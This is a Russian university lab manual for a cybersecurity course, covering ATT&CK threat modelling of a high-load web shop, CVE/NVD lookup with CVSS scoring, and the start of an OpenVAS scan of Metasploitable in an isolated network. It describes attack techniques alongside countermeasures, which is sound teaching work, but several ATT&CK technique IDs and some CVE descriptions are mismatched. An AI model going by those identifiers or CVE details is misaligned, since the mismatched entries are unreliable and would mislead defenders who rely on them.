МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное автономное
образовательное учреждение высшего образования
«СЕВЕРО-КАВКАЗСКИЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ»

МЕТОДИЧЕСКИЕ УКАЗАНИЯ К ПРАКТИЧЕСКИМ РАБОТАМ

«Кибербезопасность»

Направление подготовки 09.03.04 «Программная инженерия»
Направленность (профиль) «Разработка и сопровождение программного обеспечения»

Квалификация выпускника: бакалавр

Ставрополь
2026

СОДЕРЖАНИЕ

ВВЕДЕНИЕ

Настоящий сборник методических указаний предназначен для проведения лабораторных работ по дисциплине «Кибербезопасность», объединённых единой целью – сформировать у студентов практические компетенции по защите программных систем от кибератак, управлению инцидентами, тестированию на проникновение и разработке нормативной документации в области кибербезопасности.

Задачи:

1. Изучить жизненный цикл кибератаки (MITRE ATT&CK) и методы противодействия.

2. Освоить технологии мониторинга, обнаружения и реагирования на инциденты (SIEM, SOAR).

3. Научиться проводить тестирование на проникновение (пентест) и анализ защищенности.

4. Развить навыки разработки документов: регламент реагирования, акт тестирования, план непрерывности.

5. Обеспечить соблюдение требований ПК-10 в условиях активных угроз.

Каждая лабораторная работа содержит теоретическую часть, детальную методику выполнения, примеры, индивидуальные задания (по 15–17 вариантов), требования к отчёту и контрольные вопросы.

Для успешного выполнения работ необходимо иметь базовые знания в области сетевых технологий, администрирования Linux, а также понимание основ веб-технологий и языков программирования (Python/Java).

Лабораторная работа №1. Построение модели угроз по MITRE ATT&CK для высоконагруженного распределённого веб-приложения

Цель работы: очистить и агрегировать данные о возможных кибератаках на высоконагруженное распределённое веб-приложение, применить таксономию MITRE ATT&CK для систематизации угроз и разработать модель угроз.

Задачи:

- изучить структуру матрицы MITRE ATT&CK и основные тактики кибератак;
- идентифицировать активы и границы анализируемой распределённой системы;
- сопоставить каждой тактике атаки конкретные техники, релевантные для высоконагруженного веб-приложения;
- заполнить таблицу модели угроз с указанием возможных техник, их идентификаторов и потенциальных последствий;
- предложить меры противодействия для наиболее критичных техник.

Теоретическая часть

MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) — глобально доступная база знаний о тактиках и техниках киберпротивников, построенная на основе реальных наблюдений. Матрица ATT&CK для предприятия (Enterprise) включает 14 тактик, описывающих жизненный цикл атаки: от первоначального проникновения до воздействия на активы.

Для высоконагруженных распределённых систем характерны следующие особенности, влияющие на модель угроз:

- горизонтальное масштабирование (множество экземпляров микросервисов);
- балансировщики нагрузки и оркестраторы (Kubernetes, Swarm);

- распределённое хранение данных (шардирование, репликация);
- наличие API-шлюзов, очередей сообщений, сервисной сетки (service mesh);
- высокие требования к доступности и отказоустойчивости.

Основные тактики MITRE ATT&CK, применимые к веб-приложениям и распределённым средам:

Тактика (Tactic)	**ID**	**Краткое описание**	**Примеры техник для веб-приложения**
Initial Access	TA0001	Получение начальной точки присутствия	Использование уязвимостей веб-приложения (T1190), фишинг (T1566), компрометация поставщика (T1195)
Execution	TA0002	Запуск вредоносного кода	Выполнение команд через веб-оболочку (T1059), использование API (T1059.007)
Persistence	TA0003	Закрепление в системе	Создание учётной записи (T1136), запланированные задачи (T1053), бэкдор в коде приложения
Privilege Escalation	TA0004	Повышение привилегий	Эксплуатация sudo (T1068), обход UAC, повышение через контейнеры (T1611)
Defense Evasion	TA0005	Сокрытие следов атаки	Обфускация кода (T1027), удаление логов (T1070), маскировка процессов
Credential Access	TA0006	Кража учётных данных	Перехват форм входа (T1056), брутфорс (T1110), дамп памяти (T1003)
Discovery	TA0007	Разведка внутри сети	Сканирование портов (T1046), поиск секретов в репозиториях (T1087)
Lateral Movement	TA0008	Перемещение между узлами	Использование SSH/брокеров сообщений (T1021), атаки на доверенные сервисы
Collection	TA0009	Сбор интересующих данных	Сбор из БД (T1213), снимки экрана (T1113)

Тактика (Tactic)	ID	Краткое описание	Примеры техник для веб-приложения
Command and Control	TA0011	Управление заражёнными системами	Использование легитимных протоколов (T1571), доменных генераторов (T1008)
Exfiltration	TA0010	Похищение данных	Передача через API (T1048), шифрование перед выгрузкой (T1022)
Impact	TA0040	Нарушение доступности/целостности	DDoS (T1498), удаление данных (T1485), шифрование-вымогатель (T1486)

Для лабораторной работы достаточно ограничиться тактиками TA0001, TA0002, TA0003, TA0004, TA0005, TA0006, TA0007, TA0008, TA0010, TA0011, TA0040 (от Initial Access до Impact).

Модель угроз оформляется в виде таблицы, где для каждой тактики указываются возможные техники с учётом архитектуры конкретной распределённой системы.

Методика выполнения работы

Шаг 1. Определение границ анализируемой системы

Опишите высоконагруженное распределённое веб-приложение, для которого строится модель угроз. Укажите:

- компоненты (балансировщик нагрузки, сервер приложений, кэш, БД, очереди, сервисная сетка, CDN, S3-хранилище);
- внешние интерфейсы (HTTP/HTTPS, WebSocket, gRPC, REST API, административная панель);
- типы пользователей (анонимные, аутентифицированные, администраторы, внешние интеграции);
- технологии (Kubernetes, Docker, Nginx, PostgreSQL, Redis, Kafka, Jaeger).

Шаг 2. Сбор информации об активах и векторах атак

Составьте перечень активов, подлежащих защите: код приложения, пользовательские данные, конфигурации, ключи шифрования, журналы событий, переменные окружения. Выявите типичные векторы для распределённых систем: компрометация контейнера, атаки на оркестратор, перехват трафика между сервисами, злоупотребление API-шлюзом.

Шаг 3. Идентификация возможных тактик и техник

Для каждой тактики из MITRE ATT&CK определите, какие техники реализуемы в вашей системе. Ориентируйтесь на реальные примеры атак на высоконагруженные веб-приложения: внедрение SQL через параметры запроса (T1190 → T1559), размещение веб-шелла через уязвимость загрузки файлов (T1505), кража JWT-токенов из Redis (T1552), перехват трафика между микросервисами (T1040), эксплуатация уязвимостей Kubernetes RBAC (T1610).

Шаг 4. Заполнение таблицы модели угроз

Используйте предложенную форму (см. пример выполнения). Для каждой строки:

- столбец «Тактика (ID)» — название и идентификатор из MITRE;
- столбец «Техника (ID)» — конкретная техника и её ID (например, T1190 — Exploit Public-Facing Application);
- столбец «Описание техники применительно к системе» — краткое пояснение, как атакующий может реализовать эту технику в вашей архитектуре;
- столбец «Возможный ущерб» — нарушение конфиденциальности, целостности, доступности;
- столбец «Меры противодействия (рекомендации)» — SIEM-правила, настройки WAF, политики RBAC, сканирование уязвимостей, мониторинг корреляций.

Шаг 5. Формулирование выводов и приоритетных рекомендаций

Определите 3–5 наиболее критичных техник, исходя из вероятности реализации и потенциального ущерба. Предложите первоочередные меры

защиты, например: внедрение SAST/DAST в CI/CD, настройка сетевых политик в Kubernetes, регулярный анализ логов через SIEM, развёртывание honeypot-сервисов.

Пример выполнения задания

Анализируемая система: высоконагруженный интернет-магазин (пик до 100 000 RPS). Архитектура: CDN → балансировщик (AWS ELB) → API-шлюз (Kong) → микросервисы на Spring Boot (в Kubernetes, 50 подов) → кэш Redis (кластер 3 узла) → PostgreSQL (кластер master-replica) → Kafka для асинхронной обработки заказов. Имеется административная панель на отдельном поддомене.

Таблица модели угроз (фрагмент):

Тактика (ID)	Техника (ID)	Описание техники применительно к системе	Возможный ущерб	Меры противодействия
Initial Access (TA0001)	Exploit Public-Facing Application (T1190)	Внедрение SQL-команд через параметры поиска товара (уязвимость в микросервисе каталога)	Утечка БД с данными клиентов (конфиденциальность)	WAF (ModSecurity), параметризованные запросы, SAST в пайплайне
Initial Access (TA0001)	Valid Accounts (T1078)	Подбор пароля к админ-панели через брутфорс (нет CAPTCHA и блокировки)	Полный контроль над магазином	MFA для админки, блокировка после 3 неудач, мониторинг неудачных логинов
Execution (TA0002)	Command and Scripting Interpreter (T1059)	Атакующий загружает PHP-шелл через уязвимость в форме загрузки аватара (микросервис профиля)	Выполнение произвольных команд на поде	Запрет загрузки исполняемых файлов, проверка MIME-типов, read-only корневая ФС контейнера
Persistence (TA0003)	Create Account (T1136)	После компрометации админа создаётся фейковый сервисный аккаунт в Kubernetes с ролью cluster-admin	Постоянный доступ к оркестратору	Политики RBAC с минимальными правами, аудит создания аккаунтов, мониторинг изменений в etcd

Тактика (ID)	Техника (ID)	Описание техники применительно к системе	Возможный ущерб	Меры противодействия
Privilege Escalation (TA0004)	Escape to Host (T1611)	Используя уязвимость runC (CVE-2019-5736), злоумышленник из контейнера получает доступ к хосту	Компрометация всей ноды кластера	Регулярное обновление рантайма, запуск контейнеров от non-root, использование gVisor / Kata Containers
Credential Access (TA0006)	Unsecured Credentials (T1552)	Похищение переменной окружения с паролем к БД из конфиг-мапы Kubernetes, доступной на поде	Подключение к PostgreSQL и кража данных	Хранение секретов в HashiCorp Vault, шифрование etcd, запрет на env из ConfigMap для секретов
Lateral Movement (TA0008)	Remote Services (T1021)	Через скомпрометированный под с доступом к Kafka злоумышленник рассылает вредоносные сообщения другим сервисам	Каскадная компрометация микросервисов	mTLS между сервисами (Istio), валидация входящих сообщений, аудит топиков Kafka
Exfiltration (TA0010)	Exfiltration Over Web Service (T1048)	Сбор данных из Redis (сессий, корзины) и отправка на внешний сервер через легитимные HTTPS-запросы	Утечка персональных данных клиентов	DLP-мониторинг исходящего трафика, ограничения egress на сетевых политиках (K8s NetworkPolicy)

Тактика (ID)	Техника (ID)	Описание техники применительно к системе	Возможный ущерб	Меры противодействия
Impact (TA0040)	Application or System Exploitation (T1499)	DDoS-атака с исчерпанием ресурсов API-шлюза (HTTP-флуд на эндпоинт поиска без кэша)	Отказ в обслуживании, потеря прибыли	Rate limiting на шлюзе, автоскейлинг подов, кэширование (Redis, CDN), использование WAF с challenge

Индивидуальные задания

Ниже приведены описания высоконагруженных распределённых систем. Для каждой системы необходимо построить модель угроз по MITRE ATT&CK (таблица из 10+ техник) с учётом её архитектуры и специфики.

Вариант 1. Социальная сеть с постами, лайками и личными сообщениями (микросервисы на Go, хранилище S3 для медиа, WebSocket для чатов, Redis для кэша ленты, Apache Kafka для стриминга событий).

Вариант 2. Платформа онлайн-бронирования авиабилетов (нагрузка во время распродаж). Использует Oracle DB для транзакций, очереди RabbitMQ, кэш Hazelcast, CDN для статики, API-шлюз с JWT-аутентификацией.

Вариант 3. Стриминговый сервис видео (Netflix-подобный). Компоненты: сервер манифестов, сервер сегментов (HLS/DASH), рекомендательная система на ML, распределённая БД Cassandra, очереди для аналитики, система лицензирования DRM.

Вариант 4. Облачное хранилище файлов (Google Drive-подобное). Микросервисы: загрузка/скачивание, шардирование файлов (Ceph), индексная БД Elasticsearch, сервис шаринга ссылок, сервис платёжных подписок.

Вариант 5. Платёжный шлюз для интернет-эквайринга (обработка 1000+ транзакций/с). Компоненты: сервис токенизации карт, сервис маршрутизации в банки-партнёры, PCI DSS-сертифицированное хранилище, HSM-модули, Kafka для аудита, мониторинг аномалий.

Вариант 6. Система электронного документооборота госучреждения (высокие требования к целостности). Архитектура: балансировщик, сервер приложений на Java EE, СУБД Oracle, сервер подписей (PKCS#11), очередь ActiveMQ, отдельный портал для внешних пользователей.

Вариант 7. API-шлюз для сети микросервисов финтех-платформы. Функции: аутентификация (OAuth2/JWT), rate limiting, агрегация запросов, кэширование ответов, логирование в Elastic Stack. Интеграция с сервисом профилей, балансов, историей операций.

Вариант 8. Игровой сервер многопользовательской онлайн-игры (MMORPG). Компоненты: входной шлюз, игровые миры (1000+ игроков на мир), чат-сервер, БД персонажей (MySQL), кэш Redis для инвентаря, сетка серверов для matchmaking.

Вариант 9. Система мониторинга и алертинга для дата-центра (Prometheus + Thanos + Grafana). Собирает метрики с 10 000 серверов, хранит в объектном S3, предоставляет API для внешних систем. Имеет веб-интерфейс для просмотра дашбордов.

Вариант 10. Платформа бесконтактной оплаты в метро (IoT + высоконагруженное бэкенд). Система состоит из: терминалов на станциях, агрегатора транзакций, базы данных решений (ClickHouse), API для пополнения карт, мобильного приложения.

Вариант 11. Корпоративная вики-система на базе микросервисов (Confluence-подобная). Сервисы: редактирование документов (WebSocket), поиск (Elasticsearch), разрешения (ZooKeeper), хранение вложений (MinIO), комментарии, уведомления (SMTP/Telegram).

Вариант 12. Сервис доставки еды (REST API для курьеров, ресторанов и пользователей). Использует: Redis для геозонирования, PostgreSQL для заказов, RabbitMQ для сопоставления курьеров, отдельную админ-панель для управления ресторанами.

Вариант 13. Криптовалютная биржа (порядка 1 млн заявок/с). Архитектура: матчинг-движок на C++, шардированная In-Memory база (Hazelcast), API для трейдеров (WebSocket), сервис ордербуков, сервис истории сделок (TimescaleDB), холодное хранилище ключей.

Вариант 14. Образовательная платформа с видео-лекциями и тестированием (нагрузка в период экзаменов). Компоненты: сервер потокового видео (Nginx-RTMP), сервер тестов (синхронизация via Kafka), БД результатов (MongoDB), кэш лекций (Redis), LTI-интеграция с внешними системами.

Вариант 15. Платформа интернета вещей (сбор телеметрии с 10^6 устройств). Стек: MQTT-брокер (EMQX), потоковая обработка (Apache Flink),

хранилище временных рядов (InfluxDB), API для управления устройствами, сервис обновлений прошивок (S3 + CDN).

Требования к отчёту

Отчёт по лабораторной работе оформляется в электронном виде (формат .doc, .pdf или .md) и должен содержать:

1. **Титульный лист** с названием дисциплины, номером и названием работы, ФИО студента, группой, вариантом.
2. **Цель и задачи работы** (дублируются из задания, но с учётом конкретного варианта).
3. **Описание анализируемой системы** (по своему варианту): перечень компонентов, интерфейсы, типы пользователей, используемые технологии.
4. **Таблица модели угроз** (минимум 10 строк) со столбцами: Тактика (ID), Техника (ID), Описание техники, Возможный ущерб, Меры противодействия.
5. **Выводы** – краткий анализ наиболее опасных техник (2–3) и рекомендации по их снижению.
6. **Список использованных источников** (например, ссылка на MITRE ATT&CK Enterprise Matrix).
7. **Приложение** (при необходимости) – скриншоты фрагментов матрицы или результатов анализа.

Требования к форматированию: шрифт Times New Roman, 14 пт, полуторный интервал, поля обычные. Таблица может быть вынесена на альбомную ориентацию.

Контрольные вопросы

1. Что такое MITRE ATT&CK и для каких целей он применяется при построении модели угроз?
2. Перечислите не менее 5 тактик из матрицы Enterprise и кратко опишите их суть.
3. Чем отличается тактика Privilege Escalation от Persistence? Приведите примеры техник для каждой.
4. Какие техники MITRE ATT&CK наиболее актуальны для контейнерных сред (Kubernetes, Docker) и почему?
5. Как наличие балансировщика нагрузки и CDN влияет на набор техник в тактике Impact (TA0040)?
6. Каким образом результаты построенной модели угроз могут быть использованы для настройки SIEM-корреляции?
7. Почему для высоконагруженных систем особенно важны техники из тактики Defense Evasion? Приведите 2 примера.
8. Что такое ID техники (например, T1190) и как найти её полное описание в официальной базе MITRE ATT&CK?

Лабораторная работа №2. Работа с базой уязвимостей CVE/NVD

Цель работы: проанализировать и классифицировать уязвимости программного обеспечения с использованием баз CVE/NVD, вычислить базовые метрики CVSS и определить критичность угроз для высоконагруженных распределённых систем.

Задачи:

- изучить структуру и принципы работы общемировых баз уязвимостей (CVE, NVD, БДУ ФСТЭК);
- освоить методику расчёта показателя критичности CVSS (Common Vulnerability Scoring System);
- выполнить поиск уязвимостей для заданного высоконагруженного компонента (веб-сервер, СУБД, брокер сообщений, оркестратор);
- для каждой найденной уязвимости рассчитать вектор CVSS и интерпретировать полученный балл;
- оценить влияние выявленных уязвимостей на распределённую систему с учётом контекста эксплуатации;
- оформить отчёт с таблицей уязвимостей и рекомендациями по приоритизации устранения.

Теоретическая часть

CVE (Common Vulnerabilities and Exposures) – это словарь общеизвестных идентификаторов уязвимостей. Каждой публично раскрытой уязвимости присваивается уникальный номер формата CVE-ГОД-XXXX. CVE не содержит технических деталей или оценок риска, а только краткое описание и ссылки.

NVD (National Vulnerability Database) – официальная база данных Национального института стандартов и технологий США (NIST), дополняющая CVE детальной информацией: метриками CVSS, вектором

атаки, CWE (Common Weakness Enumeration), патчами, сведениями о эксплуатации.

В Российской Федерации действует **БДУ (База данных уязвимостей ФСТЭК России)**, содержащая сведения об уязвимостях с классификацией по методике ФСТЭК.

CVSS (Common Vulnerability Scoring System) – открытый стандарт для оценки серьёзности уязвимостей. Версия 3.1 включает три группы метрик:

Группа	Назначение	Компоненты
Base (базовые)	Характеристики, неизменяемые во времени и не зависящие от окружения	Attack Vector (AV), Attack Complexity (AC), Privileges Required (PR), User Interaction (UI), Scope (S), Confidentiality (C), Integrity (I), Availability (A)
Temporal (временные)	Изменяющиеся со временем	Exploit Code Maturity (E), Remediation Level (RL), Report Confidence (RC)
Environmental (средовые)	Зависящие от конкретной инфраструктуры	Modified Base метрики, CIA Requirements (CR, IR, AR)

Итоговый базовый балл CVSS (Base Score) переводится в категорию критичности:

Балл (Base Score)	Категория severity
0.1 – 3.9	Low (низкая)
4.0 – 6.9	Medium (средняя)
7.0 – 8.9	High (высокая)
9.0 – 10.0	Critical (критическая)

Вектор CVSS представляется строкой вида:

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Онлайн-калькулятор NVD позволяет подставлять значения метрик и получать итоговый балл: nvd.nist.gov/vuln-metrics/cvss/v3-calculator

Для высоконагруженных распределённых систем критичны уязвимости, позволяющие:

- удалённый отказ в обслуживании (RCE → DoS, Impact на Availability);
- повышение привилегий в контейнерах/оркестраторах (Privilege Escalation);
- межсервисное перемещение (Lateral Movement) через небезопасные API;
- утечка учётных данных или ключей шифрования.

Примеры популярных уязвимостей для распределённых компонентов:

- **Log4Shell (CVE-2021-44228)** – RCE в Log4j, AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H → Base Score 10.0 Critical.
- **Spring4Shell (CVE-2022-22965)** – RCE в Spring Framework, Base Score 9.8 Critical.
- **Kubernetes RBAC bypass (CVE-2021-25740)** – AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H → Base Score 8.8 High.

Методика выполнения работы

Шаг 1. Выбор целевого ПО и его версии

В соответствии с индивидуальным заданием определите название программного продукта и его конкретную версию (например, Redis 6.2.5, Kubernetes v1.23.0, nginx/1.20.2). Учтите, что высоконагруженные системы часто используют специфичные конфигурации и сборки.

Шаг 2. Поиск уязвимостей в базе NVD

Перейдите на сайт nvd.nist.gov. Используйте поисковый запрос по названию продукта и версии. Например:

redis 6.2 или k8s с фильтром по годам. Обратите внимание на поле «CVSS v3 Severity».

Шаг 3. Отбор релевантных уязвимостей

Выберите 3–5 уязвимостей, актуальных для вашей версии. Не берите критические уязвимости с патчем старше 2 лет, если они уже устранены в последующих версиях, но учебно они могут рассматриваться как примеры. Предпочтение отдавайте: RCE, Elevation of Privilege, DoS, Information Disclosure.

Шаг 4. Вычисление и интерпретация CVSS для каждой уязвимости

Для каждой выбранной CVE:

- прочитайте описание и вектор CVSS (обычно приведён на странице уязвимости);
- если вектора нет, вручную задайте метрики, используя данные об уязвимости;
- используйте онлайн-калькулятор NVD для проверки;
- зафиксируйте Base Score, вектор строкой и категорию критичности;
- при желании оцените временные и средовые метрики (для учебных целей достаточно базовых).

Шаг 5. Анализ влияния на распределённую систему

Опишите для каждой уязвимости:

- какие компоненты системы затронуты (контроллер, под, сервис);

- возможный сценарий атаки в архитектуре (например, через API-шлюз, через прямое подключение к БД);
- потенциальный ущерб с учётом масштабирования и отказоустойчивости;
- существующие меры компенсации (например, сетевые политики, ограничение привилегий).

Шаг 6. Оформление отчётной таблицы

Составьте итоговую таблицу со следующими столбцами: CVE ID, Краткое описание, Затронутая версия, CVSS Vector, Base Score, Severity, Влияние на систему (Confidentiality/Integrity/Availability), Рекомендации по устранению.

Шаг 7. Формулирование выводов

Перечислите наиболее опасные уязвимости, определите приоритет их устранения (согласно политике управления уязвимостями) и предложите меры – обновление ПО, настройка WAF, применение виртуальных патчей, изменение конфигурации.

Пример выполнения задания

Образцовый вариант (для демонстрации).

Целевое ПО: **Redis 6.2.5** (используется как кэш в высоконагруженном интернет-магазине).

CVE ID	Описание	Версия	CVSS Vector	Base Score	Severity	Влияние	Рекомендации
CVE-2021-32762	Redis Lua sandbox escape – выполнение произвольных кодов в среде Lua через EVAL	6.2.5 (уязвимы <6.2.6)	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H	8.8	High	Полная компрометация экземпляра Redis, кража всех кэшированных сессий	Обновить до 6.2.6, отключить команду EVAL через rename-command
CVE-2021-41099	Переполнение буфера в модуле RedisGraph при обработке запросов → DoS	6.2.5 (если включён RedisGraph)	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:H	5.9	Medium	Отказ в обслуживании кэша – лавинный эффект на БД из-за множества кэш-промахов	Отключить RedisGraph, либо обновить модуль
CVE-2022-24834	Аутентифицированный пользователь может выполнить команду ACL SETUSER с правами админа (CWE-269)	6.2.5 (<7.0.0)	CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:L/A:L	5.0	Medium	Повышение привилегий, изменение списков контроля доступа	Обновить до 7.0.0+ или ограничить доступ к ACL командам

Вычисление для CVE-2021-32762 (пример работы с калькулятором):

- Attack Vector (AV) = Network (N) – уязвимость эксплуатируется удалённо через Redis протокол
- Attack Complexity (AC) = Low (L) – не требуются специальные условия
- Privileges Required (PR) = Low (L) – нужна аутентификация в Redis (дефолтный пароль или отсутствие)
- User Interaction (UI) = None (N) – атака без участия пользователя
- Scope (S) = Unchanged (U) – скомпрометированный компонент не влияет на другие
- Confidentiality/Integrity/Availability (C/I/A) = High (H) для всех
- Итоговый балл = 8.8 (High).

Вывод по примеру: для высоконагруженной системы критичнее всего CVE-2021-32762, так как позволяет удалённо выполнить код на узле Redis, после чего злоумышленник может скомпрометировать все кэшированные данные и перейти к другим микросервисам через общие сети. Меры: немедленное обновление Redis до 6.2.6 и изоляция сетевого доступа к порту 6379 (только для внутренних сервисов через политики Kubernetes NetworkPolicy).

Индивидуальные задания

Для каждого варианта необходимо найти **от 3 до 5 актуальных уязвимостей** в указанном ПО (или в одной из указанных версий), рассчитать CVSS и дать рекомендации.

Вариант 1. Nginx 1.20.1 (как reverse proxy и балансировщик нагрузки).

Вариант 2. PostgreSQL 13.3 (как основная реляционная БД).

Вариант 3. Apache Kafka 2.8.0 (брокер сообщений).

Вариант 4. Elasticsearch 7.15.0 (поисковый движок и хранилище логов).

Вариант 5. Docker Engine 20.10.9 (контейнерный рантайм).

Вариант 6. Kubernetes kube-apiserver v1.22.4 (оркестратор).

Вариант 7. RabbitMQ 3.9.11 (брокер очередей).

Вариант 8. MongoDB 5.0.3 (NoSQL БД для документов).

Вариант 9. Apache Tomcat 10.0.12 (Java сервлет-контейнер).

Вариант 10. MySQL 8.0.27 (реляционная СУБД).

Вариант 11. Jenkins 2.319.3 (CI/CD сервер).

Вариант 12. Cassandra 4.0.1 (распределённая колоночная БД).

Вариант 13. HAProxy 2.4.8 (балансировщик TCP/HTTP).

Вариант 14. Memcached 1.6.12 (кэш в памяти).

Вариант 15. etcd 3.5.1 (распределённое хранилище ключей – для Kubernetes).

Вариант 16 (дополнительный). Consul 1.11.3 (service mesh, обнаружение сервисов).

Вариант 17 (дополнительный). Prometheus 2.33.0 (система мониторинга).

Примечание: если для указанной версии нет уязвимостей или их мало, допускается расширить диапазон до двух соседних минорных версий (например, 1.20.0 – 1.20.2) или выбрать более старый релиз для учебных целей.

Требования к отчёту

Отчёт должен быть оформлен в текстовом редакторе или Markdown и включать:

1. **Титульный лист** с указанием дисциплины, номера и названия лабораторной работы, ФИО и группы студента, номера варианта.
2. **Цель работы и задачи** (из соответствующего раздела методички, адаптированные под вариант).
3. **Краткое описание ПО** и его роли в высоконагруженной распределённой системе (2-3 предложения).
4. **Таблицу найденных уязвимостей** минимум с 3 записями. Формат таблицы:

- CVE ID (с гиперссылкой на NVD)
- Название/краткое описание
- Затронутые версии
- CVSS вектор (строка)
- Base Score и Severity
- Влияние на систему (C/I/A)
- Рекомендованные действия

5. **Подробный расчёт CVSS для одной из уязвимостей** (можно привести скриншот из калькулятора NVD или расписать метрики вручную с комментариями).
6. **Выводы** – оценка самых опасных уязвимостей, приоритет их исправления, предложения по мониторингу и применению виртуальных патчей.
7. **Список источников** – ссылки на NVD, страницы CVE, документацию CVSS.
8. **Приложение** (по желанию) – скриншоты результатов поиска в NVD.

Форматирование: шрифт 14 pt Times New Roman, полуторный интервал. Допускается альбомная ориентация для широких таблиц. Объём основной части – 3-5 страниц.

Контрольные вопросы

1. Что означает аббревиатура CVE и какой формат имеют номера уязвимостей?

2. В чём различие между базами NVD и БДУ ФСТЭК России?

3. Какие три группы метрик существуют в CVSS версии 3.1? Для чего нужна каждая группа?

4. Что означает метрика Attack Vector (AV) и какие возможные значения она принимает?

5. Как интерпретировать значение Scope (S) = Changed (C) в векторе CVSS? Приведите пример уязвимости с изменённой областью действия.

6. Какой базовый балл считается критическим (Critical) и сколько он может составлять максимум?

7. Почему для высоконагруженных распределённых систем метрика Availability (A) может иметь больший вес, чем Confidentiality?

8. Как учитывать наличие компенсирующих мер (например, межсетевого экрана) при расчёте **средового** (Environmental) балла CVSS?

9. Что такое CWE и как он связан с CVE?

10. Назовите не менее трёх общедоступных инструментов (сканирование или поиск), которые используют базы CVE/NVD.

Лабораторная работа №3. Сканирование уязвимостей с помощью OpenVAS

Цель работы: очистить и агрегировать результаты автоматизированного сканирования уязвимостей, выполненного с помощью OpenVAS, для выявления критических недостатков защиты в тестовой операционной системе.

Задачи:

- изучить архитектуру и принципы работы сканера уязвимостей OpenVAS (Greenbone Vulnerability Management);
- развернуть тестовую среду с уязвимой ОС (Linux/Windows) для сканирования;
- настроить целевую конфигурацию сканирования (тип, порты, учётные данные);
- запустить сканирование и получить отчёт в форматах HTML/XML/PDF;
- проанализировать отчёт, выделить критические уязвимости, оценить CVSS;
- предложить меры по устранению наиболее опасных уязвимостей с учётом высоконагруженной распределённой архитектуры;
- оформить итоговый отчёт с таблицей уязвимостей и планом remediation.


Теоретическая часть

OpenVAS (Open Vulnerability Assessment System) – свободный фреймворк для сканирования уязвимостей, являющийся ядром решения Greenbone Security Manager (GSM). OpenVAS позволяет проводить автоматизированный поиск известных уязвимостей (CVE), неправильных конфигураций, слабых паролей, открытых портов и других проблем безопасности.

Основные компоненты OpenVAS в составе Greenbone Vulnerability Management (GVM):

Компонент	Назначение
gvmd (Greenbone Vulnerability Manager daemon)	Центральный менеджер, управляет сканерами, конфигурациями, отчётами, пользователями
openvassd (OpenVAS scanner)	Движок сканирования, выполняет проверки с использованием библиотеки NVTs (Network Vulnerability Tests)
gvm-libs	Общая библиотека функций для работы с NVTs, протоколами, сетевыми операциями
gsad (Greenbone Security Assistant daemon)	Веб-интерфейс (GSA) для управления сканированием и просмотра отчётов
redis	Кэш для NVTs и временных данных (требуется для производительности)
postgresql	Хранение конфигураций, результатов сканирований, пользовательских данных

Архитектура типового развёртывания OpenVAS (GVM):



NVT (Network Vulnerability Test) – скрипт на языке NASL (Network Assessment Script Language), реализующий проверку одной конкретной уязвимости или слабости. База NVTs обновляется через сервис Greenbone Community Feed (свободный) или Greenbone Enterprise Feed (платный). На февраль 2025 года в бесплатной версии более 80 000 NVTs.

Этапы работы сканера:

1. **Конфигурация сканирования** – выбор сканера (обычно OpenVAS default), задание целевых узлов (IP, домены), портов (TCP/UDP), набора NVTs (полный, веб-приложения, discovery).
2. **Разведка (Discovery)** – сканирование портов (ping sweep, SYN, connect), определение версий служб (banner grabbing).
3. **Загрузка NVTs** – из базы выбираются тесты, соответствующие обнаруженным службам и ОС.
4. **Выполнение проверок** – отправка специальных запросов, анализ ответов, проверка наличия уязвимостей.
5. **Анализ результатов** – группировка по хостам, портам, уровню опасности (Critical, High, Medium, Low, Log).
6. **Генерация отчёта** – в форматах HTML, PDF, CSV, XML (для интеграции с SIEM/SOAR).

Для высоконагруженных распределённых систем сканирование OpenVAS обычно проводят на:

- этапе развёртывания (предпродакшн);
- периодически (еженедельно/ежемесячно) на контуре тестирования;
- по требованию (при обновлении компонентов, после инцидентов).

Важно: сканирование боевых высоконагруженных систем без согласования может вызвать отказ в обслуживании (ложный DoS), поэтому рекомендуется использовать отдельный стенд или согласовывать окно сканирования.

Методика выполнения работы

Шаг 1. Подготовка лабораторной среды

Используйте виртуальные машины (VirtualBox, VMware, или облачные среды). Вам потребуется:

- сканер: любая ОС с установленным Greenbone Community Edition (GCE) – можно загрузить готовый образ GCE

(https://www.greenbone.net/en/community-edition/) или установить GVM на Ubuntu 20.04/22.04 по инструкции.

- целевая система: специально уязвимая ОС (Metasploitable 2, Metasploitable 3, DVWA в контейнере, VulnHub машины). Рекомендуется Metasploitable 2 (Ubuntu 8.04) – большое количество известных уязвимостей.
- сетевая связность: виртуальный адаптер «Host-only» или отдельная внутренняя сеть, чтобы сканирование не затронуло другие машины.

Шаг 2. Запуск и настройка OpenVAS / GVM

После установки запустите сервисы GVM:

sudo gvm-check-setup – проверка корректности.

sudo gvm-start или sudo runuser -u _gvm -- greenbone-nvt-sync (синхронизация NVTs).

Веб-интерфейс GSA доступен по адресу https://127.0.0.1:9392 (логин/пароль по умолчанию: admin/admin или генерируется при установке).

Шаг 3. Создание целевого хоста и конфигурации сканирования

В GSA (Greenbone Security Assistant) перейдите в раздел «Assets» -> «Hosts» -> «New Host». Укажите IP-адрес целевой ОС (например, 192.168.56.102).

Далее перейдите в «Scans» -> «Tasks» -> «New Task».

- Name: Scan_Metasploitable2
- Scan Target: выбрать только что созданный хост
- Scan Config: выберите «Full and fast» (полное сканирование) или «Discovery» (только открытые порты). Для учебных целей подойдёт «Full and deep final».
